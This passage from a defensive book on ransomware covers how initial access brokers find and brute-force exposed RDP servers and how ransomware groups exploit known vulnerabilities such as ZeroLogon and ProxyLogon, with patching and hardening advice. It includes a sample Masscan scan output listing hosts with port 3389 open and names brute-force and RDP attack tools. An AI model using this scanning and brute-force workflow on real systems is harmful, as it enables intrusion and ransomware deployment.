Злоумышленники-вымогатели усовершенствовали искусство использования RDP для нацеливания на компьютеры жертв. Обычно это включает управление другими машинами в сети удаленно, с другого компьютера администратора. Первоначально протокол RDP был разработан, чтобы позволить ИТ-специалистам и администраторам удаленно настраивать корпоративные компьютеры.

Эта функция предлагает злоумышленникам возможность эксплуатировать возможность для злонамеренных действий. Используя специализированные поисковые системы в Интернете, такие как Shodan.io, хакеры ищут и нацеливаются на эти компьютеры, работающие с открытым портом 3389, и запускают атаки. Чаще всего злоумышленники получают доступ к административным правам с помощью метода взлома паролей методом грубой силы. Это делается с помощью специального программного обеспечения и инструментов для взлома паролей, таких как John the Ripper, Cain and Abel, Medusa и другие.

Получив доступ к административным функциям, они развертывают программы-вымогатели и отключают функции безопасности, вынуждая организации платить за повторный доступ к своим данным. Другие программы-вымогатели, которые использовали этот механизм раньше, - это CrySis и LowLevel04.

4. RDP

Ransomware has perfected the art of using RDP to target victim computers. This usually involves managing other machines on the network remotely from another administrator computer. RDP was originally designed to allow IT professionals and administrators to remotely configure corporate computers.

This feature offers attackers the opportunity to exploit the opportunity for malicious activity. Using specialized Internet search engines such as Shodan.io, hackers search for and target these computers running on open port 3389 and launch attacks. Most often, attackers gain access to administrative rights using brute-force password cracking. This is done with dedicated password cracking software and tools like John the Ripper, Cain and Abel, Medusa and others.

Once they gain access to administrative functions, they deploy ransomware and disable security features, forcing organizations to pay to re-access their data. Other ransomware programs that have used this mechanism before are CrySis and LowLevel04.

Figure 9-4: Same XSS post as in **Figure 9-3**, focusing on the importance of RDP in ransomware. Top is the original Russian language post; the lower half is an English language translation.

Shodan, and other web-based tools, are too slow for the more advanced IABs, so they rely on other tools that are readily available and still make the process of finding open RDP hosts easy.

One tool that is repeatedly mentioned across multiple underground forums for this type of work is Masscan.²⁰ Masscan is popular in a lot of underground forums because of its speed, even on lower-end hardware. An IAB can scan large swathes of the Internet in a very short period of time. Claims for Masscan (unverified by this author) boast that it can scan the entire public IPv4 space in six minutes.²¹

Whether or not the six-minute claim is true, Masscan is undeniably fast. By running it continuously against IP space in countries of

```
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-08-30 19:43:26 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 3389/tcp on 185.11.72.124
Discovered open port 3389/tcp on 185.11.72.203
Discovered open port 3389/tcp on 185.11.72.207
Discovered open port 3389/tcp on 185.11.72.120
Discovered open port 3389/tcp on 185.11.72.163
Discovered open port 3389/tcp on 185.11.72.202
Discovered open port 3389/tcp on 185.11.72.22
Discovered open port 3389/tcp on 185.11.72.210
Discovered open port 3389/tcp on 185.11.72.200
Discovered open port 3389/tcp on 185.11.72.197
Discovered open port 3389/tcp on 185.11.72.206
Discovered open port 3389/tcp on 185.11.72.196
Discovered open port 3389/tcp on 185.11.72.21
Discovered open port 3389/tcp on 185.11.72.205
Discovered open port 3389/tcp on 185.11.72.199
Discovered open port 3389/tcp on 185.11.72.209
Discovered open port 3389/tcp on 185.11.72.204
Discovered open port 3389/tcp on 185.11.72.208
```

Figure 9-5: Sample Masscan scan of a Class C netblock for systems with 3389 open

interest, such as the United States, South Korea, Western Europe, or Japan, IABs can identify new RDP hosts as soon as they come online (**Figure 9-5**). This is especially important for hosts that aren't always on, but available only for a limited time. (For instance, perhaps someone sets one up to work from home for the weekend.)

An attacker might use a tool like Masscan to collect a large number of potential targets, but those targets aren't always going to be vulnerable. Some might not even be RDP servers (however, Masscan can be configured to pull banner data to ensure that the IAB is targeting only actual RDP servers). As the tutorial in **Figure 9-3** mentioned, a number of brute-force password cracking tools can be used to try to gain access. There are also a number of specialized RDP tools, such as Sticky Keys Slayer,²² that increase the chances of successful infiltration.

A lot of tools have been developed for offensive security purposes to assist with RDP scanning for red teams, and these tools have been adopted by IABs²³ and ransomware affiliates. Tools such as:

- Masscan
- Sticky Keys Slayer

- STORM
- Black Bullet
- Private Keeper
- Sentry MBA

Not only are they using these tools, but they have put together tutorials and post videos to YouTube teaching other IABs and ransomware affiliates how to use them.

This is why protecting RDP installations is so important. There are ransomware groups looking for any exposed system that might grant them remote access to an organization. But RDP is the easiest and the one with the most documentation for how to gain access, so it presents an attractive option for both IABs just getting started and seasoned veterans.

Protecting Remote Access

Like it or not, remote work is here to stay.²⁴ Employees like the freedom and flexibility that working remotely affords them, and while many miss the office, most employees appear to want a hybrid solution: being able to work in the office some days and remotely on others. Given that reality, organizations need to decide how they're going to provide remote access in a way that's convenient and secure.

The question organizations have to ask themselves is: "Is RDP the best solution?" Whether the question is for remote work or remote administration, the answer is almost always no. RDP is challenging to set up securely, difficult to manage, and—as discussed—an easy target for cybercriminals looking to gain access. Organizations, large and small, should be looking to migrate to another solution sooner rather than later (see "Alternatives to RDP"). Yes, a more secure access solution entails an additional cost, but setting it up still costs less than paying a ransom.

Securing RDP

Sometimes other solutions simply aren't an option. An organization may legitimately not have the budget for another solution, they may not have the technical ability to manage it, there may be technical debt that needs to be dealt with first, or they may have vendors that require RDP. For a myriad of reasons, some organizations may not be able to migrate. If that's the case, everything possible must be done to secure RDP installations. It's never going to be completely secure (no system directly connected to the Internet ever is), but the goal is to make it more secure than everyone else's installation.

The first step is to understand how many of your organization's RDP servers are exposed to the Internet. This is the step that, unfortunately, many organizations forget to take. It's not enough to trust your asset inventory: That tends to get outdated very quickly. Instead, an organization has to conduct active scans, both internally and externally, to collect an accurate inventory of Internet-facing RDP tools. If nothing else, use the same tools the IABs are using to get the same view they do. These scans need to be run at different times across several days and re-run periodically (ideally continuously, but that's not always possible) to find newly exposed RDP servers. This process often turns up an employee who enabled RDP so they could connect to a workstation from home, or a vendor using RDP for remote administration that no one knew about.

When the scans have been completed, the IT and security teams have to decide which systems actually need RDP and then disable remote access to those that don't really need it. The compliance team (which is often the same group) also needs to reach out to vendors whose systems have RDP enabled for administration to fully document what, if any, security precautions are enabled.

For those systems that do require RDP access and need to be reachable from the Internet, consider the following steps:

- Ensure that all RDP-centric logging is enabled, and label events from these servers high priority in the SIEM
- In line with that, automatically block IP addresses that have multiple failed login attempts—block them at the firewall, not just the RDP server
- Limit remote access to accounts who need it, and regularly review these accounts
- Require multifactor authentication for all RDP servers
- Depending on the geographic diversity of the employees who need remote access, limit the geographic range of IP addresses that can connect to the RDP servers. Again, do this at the firewall and don't assume that blocking all IP addresses from Russia, or CIS countries, is enough. IABs from Russia and CIS countries do not attempt to login from Russian IP addresses. Also, consider blocking access from known VPN IP address space, as ransomware groups and IABs often use VPNs and proxies during the scanning process.



Some security professionals recommend changing the RDP from 3389 to a non-standard port in an effort to disguise the use of RDP. There's nothing wrong with doing that, but making that change without also implementing some of the other changes outlined in this section doesn't provide any additional security. IABs are aware of this trick, and the experienced IABs scan for RDP on all ports. They're more interested in the banner response than which port is open.

Alternatives to RDP

When possible, organizations should move from RDP to a VPN for remote access. Many VPNs allow organizations to easily implement a lot of the security features listed in the previous section easily, or come configured to have those features enabled by default.

One of the biggest advantages of a VPN is it significantly reduces the external footprint of the organization. Rather than having to worry about maintaining and updating multiple systems, the VPN is a single system and has many built-in security features.

There are some downsides to using a VPN. Specific to ransomware, since the start of 2020, many ransomware affiliates have been exploiting known vulnerabilities in VPN systems. This will be discussed in detail in Chapter 10, but organizations using VPNs must prioritize patching vulnerabilities in the VPN, especially those related to remote code execution (RCE).

In addition, unlike RDP, organizations tend to give VPN access to more employees. This increases the chances of a successful credential reuse attack on top of the standard credential stuffing attacks. This threat can be mitigated by requiring multifactor authentication on the VPN.

Along with regular patching and multifactor authentication, organizations can improve the security of their VPN by taking the following precautions:

- Regular account audits to remove accounts from employees no longer with the company
- Enabling logging and monitoring for things such as multiple failed authentication attempts and login attempts from strange locations (remember, a “strange location” may be an attempted login from a data center or AWS server)

- Automatic lockouts for accounts with multiple failed authentications—ensure that employees know the process to get their accounts reinstated, so that the lockout causes minimal business disruption.
- As with RDP access, restrict the IP address ranges that can connect to the VPN

Although VPNs are an improvement over RDP, they're not immune from use in a ransomware attack. Some IABs scan for certain VPNs for credential reuse attacks or exploitation attempts. Take the necessary precautions to keep the VPN and remote employees secured.

Notes

- ¹<https://blog.emsisoft.com/en/36601/how-to-secure-rdp-from-ransomware-attackers/>
- ²<https://blog-assets.f-secure.com/wp-content/uploads/2020/03/04101313/attack-landscape-h22019-final.pdf>
- ³<https://www.dickinson-wright.com/news-alerts/covid19-poses-increased-cybersecurity-risks>
- ⁴<https://www.interpol.int/en/News-and-Events/News/2020/INTERPOL-report-shows-alarming-rate-of-cyberattacks-during-COVID-19>
- ⁵<https://hbr.org/2021/05/ransomware-attacks-are-spiking-is-your-company-prepared>
- ⁶https://www.ic3.gov/Media/PDF/AnnualReport/2016_IC3Report.pdf; https://www.ic3.gov/Media/PDF/AnnualReport/2017_IC3Report.pdf; https://www.ic3.gov/Media/PDF/AnnualReport/2018_IC3Report.pdf; https://www.ic3.gov/Media/PDF/AnnualReport/2019_IC3Report.pdf; https://www.ic3.gov/Media/PDF/AnnualReport/2020_IC3Report.pdf
- ⁷<https://www.interpol.int/en/News-and-Events/News/2020/INTERPOL-report-shows-alarming-rate-of-cyberattacks-during-COVID-19>
- ⁸<https://healthitsecurity.com/news/560-healthcare-providers-fell-victim-to-ransomware-attacks-in-2020>
- ⁹<https://www.hcinnovationgroup.com/cybersecurity/data-breaches/news/21214314/report-ransomware-attacks-cost-healthcare-organizations-21b-in-2020>
- ¹⁰<https://www.reuters.com/article/us-health-cybercrime-hospitals/healthcare-organizations-are-battling-phishing-idUSKBN1QP26Z>
- ¹¹<https://www.wired.com/story/ransomware-magecart-coronavirus-security-news/>
- ¹²Bastards
- ¹³<https://www.wfyi.org/news/articles/hospital-cyberattacks-more-frequent-severe-as-pandemic-continues>
- ¹⁴<https://www.01net.com/actualites/l-hopital-de-saint-gaudens-a-son-tour-victime-d-un-ransomware-2040858.html>
- ¹⁵<https://www.thejournal.ie/hse-cyber-attack-ransomware-started-5443370-May2021/>
- ¹⁶<https://www.coveware.com/blog/ransomware-marketplace-report-q4-2020>
- ¹⁷<https://www.zdnet.com/article/top-exploits-used-by-ransomware-gangs-are-vpn-bugs-but-rdp-still-reigns-supreme/>
- ¹⁸<https://maps.shodan.io/#16.720385051693988/3.515625/3/satellite/port:3389>
- ¹⁹<https://www.csoonline.com/article/3542895/attacks-against-internet-exposed-rdp-servers-surg-ing-during-covid-19-pandemic.html>
- ²⁰<https://github.com/robertdavidgraham/masscan>
- ²¹<https://tools.kali.org/information-gathering/masscan>
- ²²<https://github.com/linuz/Sticky-Keys-Slayer>
- ²³<https://www.zdnet.com/article/an-inside-look-at-how-credential-stuffing-operations-work/>
- ²⁴<https://www.wsj.com/articles/remote-work-is-here-to-stay-bosses-better-adjust-11596395367>

CHAPTER 10

Exploitation

In This Chapter:

- Common Vulnerabilities Exploited by Ransomware
- How Exploitation Ransomware Attacks Differ from Phishing and RDP Attacks
- Ransomware and Zero-Day Exploits
- Practical Patching Advice

Exploitation as an initial entry attack vector is becoming more popular among ransomware threat actors. While it's impossible to know the full picture, as recently as 2019 exploitation accounted for initial entry in only 5% of ransomware attacks.¹ Most cyberattackers find it easier to use social engineering—for instance, to send a phishing email message to an employee of a targeted organization—or break user passwords than to look for software flaws that permit entry. Using a software flaw to gain entry to a network is called *exploitation*. 2020 and 2021 have seen dramatic changes, with exploitation accounting for initial entry in almost 20% of ransomware attacks in the first quarter of 2021.² As with all ransomware statistics, it's impossible to know the full picture, but general trends show that exploitation is becoming more popular as an initial entry attack vector.

ZeroLogon from Vulnerability to Ransomware

AUGUST 11, 2020 TO OCTOBER 20, 2020

T1

Microsoft included fixes for the ZeroLogon vulnerability in the August 2020 Microsoft Patch Tuesday, published on Aug 11; however, many systems administrators did not know how bad the bug really was until this week, on Monday, when security researchers from Secura published a technical report explaining CVE-2020-1472 at the technical level.

T2

Exploit PoC Code Released on GitHub

The Ryuk gang is known to have used an exploit for the ZeroLogon flaw in other recent attacks.

ZeroLogon patching window is slowly closing as Microsoft warns of attacks in the wild.

T3

CISA warns of hackers exploiting ZeroLogon vulnerability

[Ryuk ransomware group using ZeroLogon vulnerability to accomplish their objective faster].




Figure 10-1: Timeline from announcement of the ZeroLogon vulnerability to the use by a ransomware actor (Image courtesy of Recorded Future)

This makes sense. Ransomware groups and their affiliates have gotten increasingly sophisticated and more comfortable with developing and using exploits. This was perfectly illustrated by the timeline for the ZeroLogon vulnerability (CVE-2020-1472) shown in **Figure 10-1**. Microsoft announced the vulnerability on Aug. 11, 2020 (T1). ZeroLogon is an elevation of privilege vulnerability in the NetLogon process that could give an attacker access to an organization's Active Directory Domain Controller. Active Directory plays an important role in manual ransomware attacks, so an exploit that allowed ransomware groups access to Active Directory was inevitably going to be adopted by ransomware groups. The ZeroLogon exploit is used during the reconnaissance phase of the ransomware attack, but these same trends apply to initial access exploits used by ransomware groups and their Initial Access Brokers (IABs).

By Sept. 16 a proof of concept (PoC) exploit had been released (T2). The first reports of a ransomware actor using the exploit against the vulnerability came on Oct. 20 (T3)—just over two months from the announcement of the vulnerability (and likely a lot sooner, because there’s usually a delay between a tool’s use in an attack and the first report of its use). This pattern has repeated itself over and over again in 2020 and 2021. A new vulnerability is discovered, sample exploit code is released, and ransomware groups pick up on it almost immediately. One example of this is CVE-2021-22005, a remote code execution (RCE) vulnerability in VMware vCenter. The vulnerability was reported on Sept. 21, 2021. By Sept. 22, threat actors were already scanning for vulnerable systems³ and by Sept. 28 there was a working exploit that the ransomware group, along with other threat actors, were using to gain access to vulnerable systems.⁴

Common Vulnerabilities Exploited by Ransomware

There are really two types of vulnerabilities used by ransomware groups:

- Initial access
- Reconnaissance and privilege escalation

As discussed in Chapter 7, initial access vulnerabilities are primarily used by IABs, rather than the ransomware groups themselves. Most IABs get their start scanning for and finding access to Internet-facing Remote Desktop Protocol (RDP) servers. But that’s an increasingly crowded field with a low barrier to entry, so the more skilled IABs have moved on from RDP to other targets to attempt credential reuse or credential stuffing attacks. Still, other IABs focus primarily on the exploitation of well-known vulnerabilities.

Initial Access Vulnerabilities

While the diversity of targets and methods of vulnerability exploitation have changed over time, vulnerability exploitation is not new to ransomware. In 2016 SamSam relied heavily on exploiting JBoss vulnerabilities to gain access to its victims. Specifically, SamSam used an offensive security tool called JexBoss⁵ to carry out exploitation,⁶ just as many IABs use Metasploit today to carry out their exploitations. Interestingly, SamSam eventually moved from exploiting vulnerable JBoss servers to scanning for and launching credential stuffing/reuse attacks against RDP servers likely because, with little competition at that time, it was easier.

Chapter 9 discussed the expanded attack surface created by organizations having more employees working from home during the COVID-19 pandemic. That doesn't just mean more Internet-facing RDP and other remote access systems that could be hit with credential stuffing/reuse attacks, it also means more remote access systems that are vulnerable to exploitation.

High-Speed Attacks

In 2020 and 2021 alone, IABs working primarily for ransomware actors actively exploited vulnerabilities⁷ in the following systems for initial access to victim organizations:

- Citrix
- Microsoft Exchange
- Pulse Secure VPN
- Fortinet VPN
- SonicWall Mobile Gateway
- F5
- Palo Alto

Again, all of these attacks were based on well-known vulnerabilities that had exploit code released and usually a module in Metasploit. IABs conduct scans looking for these vulnerable systems, just as they do for potential RDP targets.

Figure 10-2 lists many of the initial access vulnerabilities that have been exploited by IABs for ransomware groups in 2020 and 2021. Note that there's a lot of interest in Pulse Secure VPN vulnerabilities; once attackers get comfortable using repeated exploits against a vulnerable



Figure 10-2: A list of vulnerabilities used by ransomware groups to gain initial access, separated by technology



Figure 10-3: A timeline of the CVE-2021-26855 vulnerability from initial report to ransomware

system, they tend to seek out new vulnerabilities for that system. Because many IABs have targeted Pulse Secure VPN’s vulnerabilities and the exploits work reliably, the IABs are quick to jump on PoC exploit code for a new vulnerability when it’s released.

A similar situation played out with Microsoft Exchange vulnerabilities as an initial access vector. CVE-2021-26855 (also known as ProxyLogon) was first published by Microsoft on March 2, 2021.⁸ When the vulnerability was first reported, it was already being exploited by state-sponsored groups, but several ransomware groups, many believed to be originating from China, also took an interest. Within 10 days they were exploiting the vulnerability to deliver their ransomware, shown in **Figure 10-3**. In May 2021 Microsoft patched three additional vulnerabilities in Microsoft Exchange that could be exploited together, a style of attack known as exploit chaining. The combination of the three vulnerabilities were referred to as ProxyShell. By August, ransomware groups everywhere were exploiting these vulnerabilities.⁹

Why Don’t Organizations Install Patches to Fix Vulnerabilities?

As **Figure 10-2** demonstrates, ransomware groups and their IABs look at a diverse set of edge devices for initial exploitation. There are very few Internet-facing technologies for which absolutely no RCE vulnerability has been published. Organizations that aren’t quick to patch their systems will likely be victims of ransomware attacks.

Part of the problem is that ransomware actors move faster than organizations can patch. It’s easy to advise (as the end of this chapter does) rapid patches for vulnerable systems. But there are a lot of challenges

associated with vulnerability management that can make it difficult to patch in a timely manner.

Most organizations don't have a dedicated vulnerability management person, much less a team. Vulnerability management is often an ancillary duty, and is split among multiple teams. The endpoint team is responsible for patching endpoints, the server team is responsible for patching servers, and the networking team is responsible for patching networks. Even in organizations with a vulnerability management team, that team is only responsible for letting other teams know about what needs to be patched. So the vulnerability management team can warn repeatedly about threats, but ultimately they have to rely on other teams to find the time to patch.

The patching cycle that many organizations have is also much slower than the weaponization cycle of many ransomware groups. It's not uncommon for organizations to prioritize patching based on criticality, with SLAs applied to each level. For example, P1 vulnerabilities are scored on the Common Vulnerability Scoring System (CVSS) as Critical or High, and the SLA for patching those systems may be a month. P2 (Medium) and P3 (Low or None) will have SLAs for patching that are even longer. Unfortunately, the exploitation cycle for ransomware groups can be a lot faster than that. This gives ransomware groups an unfair advantage. They need to find exploits for only some vulnerabilities, while vulnerability management teams need to patch everything.

On top of that, some technologies are difficult to update. Microsoft Exchange is notoriously finicky to update,¹⁰ with patches often causing more problems.¹¹ VPNs can also be challenging to update, especially with a geographically diverse workforce. These Internet-facing systems are critical to increasingly remote workforces, so the hours lost during a test and update cycle can cost organizations a lot of money.¹²

Despite these challenges, patching is increasingly important, especially as ransomware groups progressively rely on exploitation for initial access. As discussed earlier, exploitation of well-known vulnerabilities

doesn't cost ransomware groups and their IABs anything except time. This low cost of entry leads more threat actors to show interest in scanning for and exploiting known vulnerabilities, creating a constantly growing threat to organizations.

Vulnerabilities Inside the Network

Initial access vulnerabilities target a diverse group of vendors and technologies, but once inside the network, ransomware actors are often interested in just one vendor: Microsoft. Whether it's an elevation of privilege or RCE vulnerability, the targets are (almost) always Microsoft.

That is a bit of an exaggeration, because ransomware groups are increasingly interested in VMware ESXi and Linux, but most ransomware attacks by far are still targeting Windows systems on Active Directory networks and, unfortunately, these challenges are getting worse.

The ZeroLogon vulnerability was discussed in the opening of this chapter, but it's not the only recent Microsoft vulnerability widely exploited by ransomware groups. CVE-2021-34527, also known as PrintNightmare,¹³ has been widely exploited by ransomware groups.¹⁴ Part of the reason that PrintNightmare has been so attractive to ransomware groups is that many organizations use their Active Directory controller as a print spooler, so exploiting this vulnerability gives the ransomware attacker access to Active Directory and thus the entire network. PrintNightmare was announced in July and was being actively exploited by ransomware groups by the end of the month.

CVE-2021-36942 is another example of a Microsoft vulnerability used by ransomware groups. CVE-2021-36942, also known as PetitPotam, is a Windows Local Security Authority (LSA) spoofing vulnerability.¹⁵ The method of attack was released in a whitepaper at the end of June 2021,¹⁶ Microsoft published the vulnerability on Aug. 10, and by Aug. 23 ransomware groups were exploiting it,¹⁷ once again to gain access to Active Directory servers.

Ransomware groups don't always need to use exploitation once they've gained initial access. There are plenty of other tools, discussed in the next part of the book, that are available to ransomware affiliates that allow them access to the privileges and systems they need to exfiltrate files and deploy ransomware. This means that even a fully patched network can be vulnerable to a ransomware attack once the attacker has gained initial access. This is why it's so important to stop ransomware attackers at the edge, rather than trying to catch and stop them once they've gained access.

Linux

While exploiting Microsoft Windows vulnerabilities is the primary focus of ransomware groups once they're inside the network, there's increasing interest in accessing Linux and VMware ESXi systems, as well. It isn't known at this point what percentage of ransomware attacks involve these systems, only that it's growing. This was discussed a bit in Chapter 4.

Linux exploitation inside a network by ransomware groups tends to be opportunistic. As ransomware actors are conducting reconnaissance, they look for Linux systems with well-known vulnerabilities, such as CVE-2017-1000253¹⁸ (a privilege escalation vulnerability in the way Linux loads ELF executables). Generally, exploits for these vulnerabilities are readily available in the tools the ransomware actors use, such as Metasploit. Ransomware groups aren't rushing to get exploits prepared for new Linux vulnerabilities as they would for new Windows vulnerabilities. Rightly or wrongly so, ransomware actors don't always feel there's value in encrypting Linux systems.

This preference for operating systems is reflected even in IAB ads on hacking forums. Initial access to Linux servers is generally worth less to the ransomware community. The ad in **Figure 10-4** from the Russian cybercriminal XSS forum is a typical example. While initial access to Windows systems normally goes for several thousand dollars, this threat actor is having trouble selling access to two Linux servers



Figure 10-4: An ad on the Russian cybercriminal XSS forum selling initial access to Linux servers

for \$500 (it doesn't appear anyone ever took them up on the offer). Strategically, Linux servers can be very important to a ransomware operation, and many ransomware groups have Linux variants of their ransomware, but the operating system is still not a high priority.

VMware ESXi

VMware ESXi is a different story. Not only have ransomware groups seen value in penetrating it, they're actively looking to exploit and gain access to ESXi servers. It makes sense: Why encrypt files on one system at a time, when you can encrypt dozens of operating systems simultaneously with one command?



Just because ransomware groups aren't prioritizing attacks on Linux systems doesn't mean that no one is.

Many cybercriminals are very focused on Linux vulnerabilities, especially groups focused on cryptocurrency mining.

There are also some Linux targets, such as cloud or hosting providers, that are very attractive to ransomware groups.

The point of this section is not to downplay the importance of Linux security, but instead lay out the landscape of attacks today, knowing that it could change in the future.

At least two ESXi vulnerabilities are widely exploited currently by ransomware groups, CVE-2019-5544 and CVE-2020-3992¹⁹ and there will undoubtedly be more in the future. On top of that, many ransomware groups maintain an ESXi-specific variant. Ransomware groups or IABs have exploited the VMware vCenter vulnerability, CVE-2021-21985, shown back in **Figure 10-2**, for initial access in order to gain access to ESXi servers.

Unlike access to Linux systems being sold on underground forums, there is a consistent demand and higher valuation placed on ESXi access. Dozens of ads are posted to ISS and other underground forums, shown in **Figure 10-5**, looking to buy or sell ESXi access. As organizations continue to push more services to cloud infrastructure, both inside and outside their organization, ransomware actors' interest in ESXi as a target will continue to grow.

Exploitation vs. Phishing and RDP Attacks

Today, depending on who's doing the reporting, either phishing or credential stuffing/reuse attacks against RDP are the most common way for ransomware actors to gain initial access. These attack methods




Figure 10-5: Access to ESXi and other virtual machines being sold on the ISS hacking forum



THE 101

What Happens When a Virtual Machine Shuts Down?

Ransomware groups often attack ESXi servers by first gaining access using either an exploit or stolen credentials. Next, they shut down the virtual machines on that ESXi server, because they can't install the ransomware while the virtual machines are still running. After that they install the ransomware, so that all of the virtual machines are encrypted and can't be brought back up.

What happens when a virtual machine shuts down? Who gets the notification? Given the increased interest in ESXi servers by ransomware groups, Security Operation Centers (SOCs) should be getting notified when all of the virtual machines start shutting down on an ESXi server. The alert should be a high-priority one and the SOC must act on it immediately. If the notification of shutdown is sent to the SOC and they can stop the attack in progress, there's a good chance they can prevent the ransomware attack from succeeding.

aren't going away any time soon. In fact, phishing attacks increased during the COVID-19 pandemic²⁰ and show no signs of slowing down.²¹

However, with many organizations going back to work in offices, the number of Internet-facing RDP servers has decreased (as was noted in Chapter 8). And that number will likely continue to decrease, especially as more organizations become aware of the risk associated with having these servers so easily accessible.

There will still be a place for credential stuffing/reuse attacks. There are plenty of other Internet-facing systems that IABs or ransomware actors can target with these attacks, but you should expect to see the continued growth of exploitation as a means of initial entry. The IAB

market is more professionalized than it was just a couple of years ago. Plus, just as ransomware groups have more money than ever before, IABs have enjoyed a steady stream of income for the past couple of years. This has allowed them to invest heavily in improving their ability to exploit vulnerable systems.

As of mid-July 2021, 33 zero-day vulnerabilities were known to have been exploited in the wild. That's more than the 25 in all of 2020.²² Zero-day vulnerabilities used to be the domain of state-sponsored actors, but that's no longer the case.

Exploitation and Managed Service Providers

Ransomware groups are increasingly interested in managed service providers (MSPs) as a method of delivering ransomware.²³ This is natural because MSPs have access to a lot of client data and often have direct access into client networks. Most ransomware attacks involving MSPs primarily involve encrypting client data in an effort to force the MSP to pay the ransom (or, as discussed in Chapter 2, contacting the clients of the MSP to get the clients to encourage the MSP to pay).

But there's both a history of and growing interest by ransomware actors in using the MSP to deliver the ransomware. This is what happened when TSM Consulting was used to deliver ransomware to 22 towns and cities in 2019.²⁴ Also, in 2019 MSPs used tools from Webroot and Kaseya to deliver ransomware.²⁵ A Kaseya incident from 2021 will be discussed in depth in the next section.

MSPs rely heavily on remote monitoring and management (RMM) to manage their client networks. RMM tools are incredibly useful for managing networks. They allow the MSP to remotely install new patches, make configuration changes, and install new software to a lot of clients simultaneously. RMM tools are also very useful for troubleshooting and fixing problems.

One of the reasons why MSPs are so attractive to ransomware groups is that RMM is also a convenient way for threat actors to push their ransomware to many victims across multiple organizations simultaneously. That's one of the reasons that ransomware groups gained access to more than an estimated 100 MSPs in 2019 and even more in 2020.²⁶ MSPs will continue to be an attractive target to ransomware groups, especially when the MSP attack can be combined with a zero-day exploit, as seen in the Kaseya ransomware attack that occurred in early July 2021.

Ransomware and Zero-Day Exploits

On July 2, 2021, an incident responder from the incident response (IR) firm Huntress Labs posted on Reddit that they were tracking a “Critical Ransomware Incident in Progress.”²⁷ As urgent as the phrase sounds, it was actually a bit of an understatement. The ransomware attack targeted MSPs that had Internet-facing instances of the Kaseya Virtual System Administration (VSA) software running and used the VSA software to deliver the REvil ransomware to clients of the compromised MSPs.²⁸

The ransomware attack affected as many as 60 MSPs, up to 2,000 customers, and potentially tens of thousands of computers.²⁹ It was the largest ransomware attack since the WannaCry and NotPetya attacks in 2017. REvil, or one of its affiliates, were so successful because they managed to exploit a previously unknown vulnerability in the Kaseya VSA software—in other words, a zero-day.

The vulnerability, now known as CVE-2021-30116,³⁰ had actually been reported to Kaseya and the company was working on patching it. It just wasn't fast enough. Whether REvil uncovered the vulnerability themselves or purchased it from an unethical researcher isn't known at this time. Either way, the attack represents a concerning trend in the development of ransomware, and one that's likely to get worse.

The market for zero-days used to be wide open, but in recent years it has become largely the domain of state-sponsored groups. Cybercriminals, especially IABs and ransomware groups, are investing their money in finding and weaponizing vulnerabilities faster and with fewer errors. This allows them to move faster than the organizations they're attacking can defend against the attacks. Ransomware groups will continue to use exploits to gain initial access.

While ransomware groups have the resources to hire malware researchers or to buy zero-day exploits from vulnerability researchers, that equation is starting to change. Ransomware groups are making a lot of money: In 2020, REvil claimed to have made more than \$100 million³¹ and overall ransomware groups made at least \$590 million in the first half of 2021.³² This means that ransomware groups have the means to buy exploits for zero-day vulnerabilities, and they seem very interested in doing so. Although Kaseya is one of the first ransomware attacks to exploit a previously unknown zero-day, it's not the first to exploit known vulnerabilities that had not been exploited previously. In April 2021 it was reported that the HelloKitty ransomware was exploiting a known vulnerability in the SonicWall Secure Mobile Access (SMA) VPN appliances, CVE-2019-7481.³³ Although the vulnerability was known, it had not been exploited previously.

As ransomware groups continue to grow more sophisticated, expect continued interest in zero-day exploits targeting software that will allow the ransomware group to target more victims. Anything that might provide them with a strategic advantage and allow them to recoup the cost will be of interest.

Practical Patching Advice

Ransomware groups have hundreds of IABs scanning for vulnerabilities and exploiting them to turn around and resell for ransomware deployment. These threat actors are just one of many cybercriminal types looking to exploit these devices. This doesn't take into account

state-sponsored groups doing the same thing, potentially at an even larger scale.

How can organizations protect themselves? It seems that any little mistake could result in an Internet-facing system being compromised and attacked by ransomware. Even organizations that get everything right could get hit with a zero-day exploit, and those can't be defended against, right?

First, it's important to effectively manage risk. **Figure 10-2** shows 30 well-known vulnerabilities across 13 technologies that ransomware groups are actively exploiting, in contrast to the single zero-day vulnerability exploited to date. Yes, ransomware groups may be looking to exploit zero-day vulnerabilities, but the bigger threat is absolutely from well-known vulnerabilities. Defending against those is going to protect you from the vast majority of ransomware attacks that rely on exploitation as the initial access vector.

Organizations need to do all the following to effectively protect themselves from exploitation by ransomware groups:

- Asset management
- Responsive patching
- Monitoring high-risk devices

Asset Management

One of the problems facing many organizations is that they often don't know what assets they have on their network and what Internet-facing systems they have. Lack of awareness of devices can let them go sometimes for years without being patched, increasing the risk to an organization every day.

IT, vulnerability management, and security teams cannot rely on self-reporting to know what's inside and outside their network. Instead, they have to use tools that automatically and continuously

scan for new devices and report them. Many vulnerability management companies offer external (and internal) scanning as part of their platforms. There are even free services that can be used for scanning networks.

As with any other sources of intelligence, it's not enough to get scanning reports. New devices discovered during these scans have to be added to asset inventories and cataloged to understand who owns them, what purpose they serve, what software they're running, and who's responsible for maintaining them. This is especially true for Internet-accessible systems. The same kind of analysis should also be conducted for any cloud instances an organization has.

Responsive Patching

Even large organizations that have dedicated vulnerability management teams have trouble managing a patching program. The number of different systems and software running in an organization of any size has grown geometrically, and along with that so has the number of vulnerabilities. **Figure 10-6** shows the number of vulnerabilities through August of 2020 and 2021 published in the National Vulnerability Database. In 2020, the number of vulnerabilities during that time period was 12,369, of which 341 were labeled Critical. During the same time period in 2021, the number was 12,917, of which 288 were labeled Critical.

That's a lot for any organization to manage and explains why it often takes months to patch even critical vulnerabilities. Therefore, you should prioritize patching based on the impact to your particular organization, not the CVSS score. A vulnerability affecting an Internet-accessible system should be prioritized over other vulnerabilities, even if it has a lower score. Vulnerabilities that are confirmed to be in use by ransomware groups should be patched immediately.

The next group to be patched includes vulnerabilities affecting internal systems that are often targeted by ransomware groups, such

Vulnerabilities Jan - Aug 2020 & 2021




Figure 10-6: Comparing vulnerabilities from January to August 2020 and 2021 (source: National Vulnerability Database)

as Active Directory, Exchange (if not exposed to the Internet), and ESXi. That doesn't make them any less important; there's simply a little more time to get to these systems, especially if the perimeter is properly secured.

A lot of great information is available from the Cybersecurity and Infrastructure Security Agency (CISA) and other sources about which technologies and vulnerabilities are being exploited by ransomware groups. Subscribing to those sources and using them to help prioritize patching will help keep an organization more secure.

Monitoring High-Risk Devices

